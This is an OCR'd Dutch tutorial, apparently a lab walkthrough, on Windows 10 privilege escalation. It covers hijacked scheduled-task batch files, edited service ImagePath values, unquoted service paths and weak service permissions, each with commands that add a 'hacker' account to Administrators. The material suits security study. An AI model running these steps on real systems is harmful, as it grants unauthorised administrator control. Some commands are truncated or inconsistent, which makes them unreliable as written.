


Privilege escalation in Windows +10

Auteur: Coder Shiyar

Datum: 07-10-24

Versie: 1.0

https://github.com/codershiyar

Contents

Inleiding :

Dit document bevat meerdere manieren voor Privilege escalation in Windows 10.


Privilege escalation in Windows +10

Manier 1: via Scenario: Exploiteren van Geplande Taken in de "Tasks Migrated" Map


De C:\Windows\Tasks Migrated directory bevat taken die mogelijk zijn overgebleven na een systeemupgrade. Sommige van deze taken hebben mogelijk zwakke configuraties, zoals lees- of schrijfrechten voor standaardgebruikers.

Stappen om een admin aan te maken of commanden die je wilt te kunnen uitvoeren


- **Stap 1**: Log in als gebruiker (in mijn geval is het wachtwoord: L3tm3!n).
- **Stap 2:** Controleer of er een map met de naam **"Tasks Migrated"** bestaat in **C:\Windows**. Indien deze map bestaat, ga verder met de volgende stappen.



Stap 3: Open tasks migrated map




Stap 4: Wijzig bestand genaamd "pinger" om te controleren welk bestand wordt uitgevoerd bij het opstarten van de pc.




Stap 5: Maak een nieuw bestand genaamd "pinger.bat" en vervang dit met het originele bestand dat in C:\temp\pinger.bat staat. In je gemaakte .bat bestand moet commanden voor het maken van een gebruiker erin zitten

- **Een gebruiker aan te maken:** net user username password /add
- **Een gebruiker als admin maken:** net localgroup administrators username /add
- **Een gebruiker verwijderen:** net user [username] /delete

Voorbeeld: net user hacker 1234 & net localgroup administrators username /add




Als je geen toegang hebt tot het wijzigen van de pinger.bat, controleer of je de map "temp" kunt aanpassen. Maak eventueel een nieuwe map genaamd "temp", verwijder de originele map en plaats je .bat-bestand in de nieuwe map.



Stap 6: log uit en log in opnieuw en voor deze command uit: net user

Voorbeeld: Zoals je ziet er is een gebruiker gemaakt die hacker heet.




Manier 2: Via Services – bij sommige services kan je imagePath aanpassen

Sommige services worden uitgevoerd met specifieke opdrachten. Deze opdrachten kun je aanpassen en de service starten om zo een nieuwe gebruiker aan te maken.

Stap 1: open services

Stap 2: Controleer of er services actief zijn die als uitvoerbaar bestand worden uitgevoerd. In mijn geval was er een service genaamd "regsvc".

Voorbeeld:




Stap 3: open registery

Stap 4: Ga naar HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ en zoek de naam van de service.


Stap 5: wijzig de ImagePath van dat service naar commanden die je graag wilt. **Bijvoorbeeld**


cmd.exe /c net user <gebruikersnaam> <wachtwoord> /add && net localgroup administrators <gebruikersnaam> /add

Voorbeeld:




Stap 6: start service opnieuw en dan wordt de gebruiker aangemaakt.





Manier 3: Exploiteren van een Unquoted Service Path



- **Wanneer een servicepad niet tussen aanhalingstekens staat** en er spaties in het pad zitten, probeert Windows elk deel van het pad op te bouwen en voert het elk gevonden bestand in dat pad uit.
- **Dit biedt een mogelijkheid om een malafide .exe-bestand te plaatsen** in een directory die Windows probeert te openen. Dit bestand kan dan automatisch worden uitgevoerd als de service wordt gestart.

Meer uitleg

Voorbeeld van het probleem:

Stel dat een servicepad is geconfigureerd als volgt:

```mathematica
C:\Program Files\Unquoted Service Path Service\Common Files\service.exe
```

Als dit pad **niet** tussen aanhalingstekens staat, gaat Windows op zoek naar elk deel van het pad en probeert het elk bestand uit te voeren:

1. **Stap 1:** Windows zoekt eerst naar:

```makefile
C:\Program.exe
```

2. **Stap 2:** Als dat niet bestaat, zoekt het naar:

```makefile
C:\Program Files\Unquoted.exe
```

3. **Stap 3:** Als dat ook niet bestaat, zoekt het naar:

```makefile
C:\Program Files\Unquoted Service.exe
```

4. **Stap 4:** Uiteindelijk zal het proberen:

```mathematica
C:\Program Files\Unquoted Service Path Service\Common.exe
```

Als je een uitvoerbaar bestand kunt plaatsen met de naam `Program.exe`, `Unquoted.exe`, of `Common.exe` op een locatie waar Windows probeert te zoeken, dan wordt dat bestand uitgevoerd.

Voorbeeld:

Stappen om een Unquoted Service Path te Exploiteren:

1. **Stap 1: Identificeer een service met een onjuist pad zonder aanhalingstekens**
   - Om te controleren of een service een onjuist geconfigureerd pad heeft zonder aanhalingstekens, kun je het volgende commando in de Command Prompt uitvoeren:

Dit kan je via services zien of via deze command :

```
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "C:\Windows\\" | findstr /i /v """
```

- Dit geeft je een lijst van automatisch startende services zonder aanhalingstekens in hun paden. Let op paden met spaties, zoals:

```mathematica
C:\Program Files\Unquoted Service Path Service\Common Files\service.exe
```

bat to exe converter link

https://bat-to-exe-converter-x64.en.softonic.com

2. **Stap 2: Maak een malafide `.exe`-bestand**
   - Nu je weet dat Windows het pad `C:\Program.exe` of `C:\Program Files\Unquoted.exe` probeert te openen, kun je een kwaadaardig uitvoerbaar bestand maken.
   - Maak een `.exe`-bestand dat een kwaadaardige opdracht uitvoert, zoals het aanmaken van een nieuwe admin-gebruiker:
     - Open Notepad en voeg de volgende regels toe:

```sql
net user hacker Password123 /add
net localgroup administrators hacker /add
```

     - Sla dit op als `create_user.bat`.
     - Converteer het batchbestand naar een `.exe`-bestand (bijvoorbeeld met **Bat to Exe Converter** of een andere tool).
3. **Stap 3: Plaats het uitvoerbare bestand**
   - Plaats het bestand met de naam `program.exe` in de directory `C:\`, of als de service zoekt naar een andere naam zoals `unquoted.exe`, plaats het in de directory die Windows zoekt, bijvoorbeeld `C:\Program Files\Unquoted Service Path Service\`.
4. **Stap 4: Start de service opnieuw**
   - Zodra de service opnieuw wordt gestart, zal Windows het kwaadaardige `.exe`-bestand uitvoeren in plaats van het originele bestand. Dit gebeurt omdat Windows het pad verkeerd interpreteert door de afwezigheid van aanhalingstekens.
   - Start de service opnieuw met de volgende opdracht:

```php
sc stop <servicenaam> && sc start <servicenaam>
```

5. **Stap 5: Controleer de resultaten**
   - Na het starten van de service, controleer of de gebruiker succesvol is aangemaakt:

```sql
net user hacker
net localgroup administrators
```

Als het proces succesvol was, zie je dat de gebruiker `hacker` is toegevoegd aan de groep Administrators.

Manier 4: Services Misbruiken via Toegangsrechten met AccessChk

Met AccessChk kun je controleren welke services door de huidige gebruiker kunnen worden uitgevoerd. Als je toegang hebt om een service te starten, kun je de configuratie van die service aanpassen en een kwaadaardige opdracht uitvoeren.

Stappen met voorbeelden

Stap 1: Download **AccessChk** van de Sysinternals website. Je kunt **AccessChk** downloaden via de volgende link: AccessChk Download - Sysinternals Suite
Deze link bevat de volledige **Sysinternals Suite**, waaronder de tool **AccessChk**, die je kunt gebruiken om toegangsrechten te controleren op services die je als standaardgebruiker kunt starten of beheren.
Stap 2: Gebruik het volgende commando om te zien welke services de gebruiker kan starten:

```arduino
accesschk -uwvc "normaluser" *
```

3. Zoek een service waar de gebruiker schrijfrechten op heeft, zoals `daclsvc`.
4. Pas de configuratie van de service aan om een kwaadaardige opdracht uit te voeren:


```arduino
sc config daclsvc binpath= "cmd.exe /c net user hacker Password123 /add && net localgr
```


5. Start de service opnieuw met:

```sql
sc start daclsvc
```

sc stop dllsvc
sc start dllsvc

Voorbeeld:






